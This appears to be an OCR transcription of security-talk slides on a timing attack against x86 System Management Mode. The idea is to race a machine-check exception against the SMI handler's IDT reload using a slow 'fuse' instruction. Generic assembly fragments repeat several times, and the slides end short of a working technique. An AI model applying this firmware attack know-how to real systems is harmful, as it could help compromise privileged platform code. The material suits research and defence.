


```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```




```
testl %eax, %eax
je  0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov   %rsp,%rbp
mov   %edi,-0x4(%rbp)
mov   %esi,%eax
mov   %ax,-0x8(%rbp)
mov   -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out   %eax,(%dx)
nop
pop   %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```

```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x7a14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
...
mov eax,0x3
mov cr0,eax
jmp short 0x7c14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe4ff8
mov esp,eax
...
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x7e14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe6ff8
mov esp,eax
...
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x8014
mov ax,0x18
mov ss,ax
mov eax,0x9ffe8ff8
mov esp,eax
```



```
testl %eax, %eax
je 0x100002421
movq  %r13, -64(%rbp)
movq  %r14, -56(%rbp)
movq  %r12, -48(%rbp)
movl  56(%r12), %r13d
testl %r13d, %r13d
jle 0x1000023c9
movq  -48(%rbp), %rax
```

```
mov    %rsp,%rbp
mov    %edi,-0x4(%rbp)
mov    %esi,%eax
mov    %ax,-0x8(%rbp)
mov    -0x4(%rbp),%eax
movzwl -0x8(%rbp),%edx
out    %eax,(%dx)
nop
pop    %rbp
```

```
movq  %rcx, %rax
addq  $8, %rsp
popq  %rbx
popq  %r12
popq  %r13
popq  %r14
popq  %r15
popq  %rbp
retq
```


```
addq  $16, %rax
cmpq  $1880, %rax
jne 0x100032976
leaq  2000785(%rip), %rax
jmp 0x100032998
movq  -8(%rax,%rsi), %rax
movq  %rax, -64(%rbp)
leaq  2344893(%rip), %rax
movq  (%rax,%r12,8), %r15
```

- Challenge:
  - Victim thread must be in SMM
  - While attacking thread is outside SMM
  - Need one thread in SMM,
    and one thread outside SMM,
    at the same time
- Observation:
  - Threads do not *technically* enter SMM at the same time
  - Each thread gets to finish its current instruction
  - Attacking thread has *one instruction* with which to complete the attack

thread quiescing

What if…

Thread 1 (attacker)	Thread 0 (victim)
begin ??? instruction	
.	out b2 (trigger SMI)
receive SMI	receive SMI
.	out b2 ends
.	enter SMM (idt unchanged, cr4.mce cleared)
.	begin executing SMI handler
.	…
.	set cr4.mce
.	…
??? triggers MCE	…
.	receive MCE
??? instruction ends	…
enter SMM	…
begin executing SMI handler	reload IDT



Thread 1 (attacker)

Thread 0 (victim)

begin ??? instruction

10,000 cycles

100 cycles

out b2 (trigger SMI)

receive SMI

out b2 ends

enter SMM (idt unchanged, cr4.mce cleared)

begin executing SMI handler

...

set cr4.mce

...

...

receive MCE

...

...

reload IDT

Attack window

- Does a ??? instruction exist?
  - Must generate MCE after 10,000+ cycles
  - Must be precise enough for 100 cycle attack window

Let’s build a hammer…

Let's add a handle…

Let’s be a bit more careful…

Let’s find a nail…

Let’s light a fuse…

- Some instruction cycle timings (target: 10,000)
    - incq %rax … 1 cycle
    - divq %rdx … 14
    - fsin … 50
    - fyl2xp1 … 135
- No where near what is needed.

building a fuse

- Bigger challenge
  - Need instruction that generates master abort
  - Master abort done through MMIO on PCI space
  - Architecture requires “movl %(mem), %eax” instruction for MMIO
  - ~6 cycles (hitting cache)
  - ~250 cycles (hitting RAM)
  - ~700 cycles (hitting PCI MMIO)


building a fuse

- MMIO reads are an order of magnitude away from the latency needed for the fuse instruction.
